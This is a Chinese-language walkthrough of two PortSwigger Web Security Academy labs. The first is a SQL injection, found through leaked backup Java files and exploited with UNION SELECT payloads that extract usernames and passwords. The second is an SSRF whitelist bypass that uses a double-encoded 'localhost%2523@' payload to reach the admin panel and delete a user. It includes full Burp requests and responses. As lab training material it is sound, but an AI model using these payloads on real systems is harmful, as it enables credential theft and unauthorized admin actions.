第一题-反序列化

1. 使用burpsuite抓包打开网页
2. 根据2.3点的提示，构造路径打开

> a. From the site map, notice that the website references the file /backup/AccessTokenUser.java. You can successfully request this file in Burp Repeater
> b. Navigate upward to the /backup directory and notice that it also contains a ProductTemplate.java file.

3. 使用burpsuite打开backup后发现有两个文件，AccessTokenUser.java 以及ProductTemplate.java
4. 通过打开ProductTemplate.java，发现两处有用的信息
   a. 获取到数据库信息

```
JdbcConnectionBuilderconnectionBuilder=
JdbcConnectionBuilder.from(
"org.postgresql.Driver",
"postgresql",
"localhost",
5432,
"postgres",
"postgres",
"password"
).withAutoCommit();
```


   b. 存在SQL注入

```
{
  Connectionconnect=connectionBuilder.connect(30);
  Stringsql=String.format("SELECT*FROMproductsWHEREid='%s'
  LIMIT1",id);
  StatementstatEment=connect.createStatement();
  ResultSetresultSet=statement.executeQuery(sql);
  if(!resultSet.next())
  {
    return;
  }
  product=Product.from(resultSet);
}
catch(SQLExceptione)
{
  thrownewIOException(e);
```

5. 使用网站提供的payload构建语句，获取用户名和密码

```
' UNION SELECT NULL, NULL, NULL, CAST(username AS numeric), NULL, NULL, NULL, NULL FROM users--
' UNION SELECT NULL, NULL, NULL, CAST(password AS numeric), NULL, NULL, NULL, NULL FROM users--
```

6. 使用获取到的用户:administrator登录页面，在Admin panel找到用户carlos，并删除



第二题-SSRF

1. 使用burpsuite抓包打开网页
2. 随意打开个页面，点击“Check stock”，并将改信息导入到burpsuite的Repeater模块
3. 由于已知是SSRF漏洞。通过修改构造stockApi的参数，对比返回结果。以下是对比结果
    a. 测试@符号可以通过
    b. 使用url编码，检测查看是否有过滤的，如%2540 %2523 %252e等

Send Cancel Target: https://0a7100330377287080e4fddb00a70060.web-secu

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0a7100330377287080e4fddb00a70060.web-security-academy.net
Cookie: session=K4CkLb9Nt8XnGrKPvv88hipJ3fRF71m2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a7100330377287080e4fddb00a70060.web-security-academy.net
/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin:
https://0a7100330377287080e4fddb00a70060.web-security-academy.net
Content-Length: 107
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fch
eck%3FproductId%3D1%26storeId%3D1
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

483
```

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0a7100330377287080e4fddb00a70060.web-security-academy.net
Cookie: session=K4CkLb9Nt8XnGrKPvv88hipJ3fRF71m2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a7100330377287080e4fddb00a70060.web-security-academy.net
/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin:
https://0a7100330377287080e4fddb00a70060.web-security-academy.net
Content-Length: 47
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

stockApi=http://username@stock.weliketoshop.net
```

Response

Pretty Raw Hex Render

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2143

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      SSRF with whitelist-based input filter
    </title>
  </head>
  <script src="/resources/labheader/js/labHeader.js">
  </script>
  <div id="academyLabHeader">
    <section class='academyLabBanner'>
      <div class=container>
        <div class=logo>
        </div>
        <div class=title-container>
          <h2>
            SSRF with whitelist-based input filter
          </h2>
          <a id='lab-link' class='button' href='/'>
            Back to lab home
          </a>
          <a class=link-back href='
          https://portswigger.net/web-security/ssrf/lab-ssrf-with-
          whitelist-filter'>
            Back to lab description 
            <svg version=1.1 id=Layer_1 xmlns='
            http://www.w3.org/2000/svg' xmlns:xlink='
            http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
             28 30' enable-background='new 0 0 28 30' xml:space=
            preserve title=back-arrow>
              <g>
```

4. 通过尝试组合，发现最终以下链接为管理员权限页面。但无法点击，直接使用url拼接语句，来删除用户

```
stockApi=http://localhost%2523@stock.weliketoshop.net
```

```
      </div>
    </section>
  </div>
  <div theme="ecommerce">
    <section class="maincontainer">
      <div class="container">
        <header class="navigation-header">
          <section class="top-links">
            <a href=/>Home
          </a>
          <p>
            |
          </p>
          <a href="/admin">
            Admin panel
          </a>
          <p>
            |
          </p>
          <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section class="ecoms-pageheader">
        <img src="/resources/images/shop.svg">
      </section>
      <section class="container-list-tiles">
        <div>
```

5. 最终构造的语句为

```
http://localhost%2523@stock.weliketoshop.net//admin/delete?username=carlos
```

```
Te: trailers

stockApi=http://localhost%2523@stock.weliketoshop.net/admin
```

```
          wiener -
        </span>
        <a href="/admin/delete?username=wiener">
          Delete
        </a>
      </div>
      <div>
        <span>
          carlos -
        </span>
        <a href="/admin/delete?username=carlos">
          Delete
        </a>
      </div>
    </section>
    <br>
    <hr>
```

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a7100330377287080e4fddb00a70060.web-security-academy.net
3 Cookie: session=K4CkLb9Nt8XnGrKPvv88hipJ3fRF71m2
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a7100330377287080e4fddb00a70060.web-security-academy.net
  /product?productId=1
9 Content-Type: application/x-www-form-urlencoded
0 Origin:
  https://0a7100330377287080e4fddb00a70060.web-security-academy.net
1 Content-Length: 59
2 Sec-Fetch-Dest: empty
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Site: same-origin
5 Te: trailers
6
7 stockApi=http://localhost%2523@stock.weliketoshop.net/admin
```

Response

Pretty Raw Hex Render

Web Securi Academy

SSRF with whitelist-based input filter

LAB Solved

Back to lab description

Congratulations, you solved the lab! Share your skills! Continue learning

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete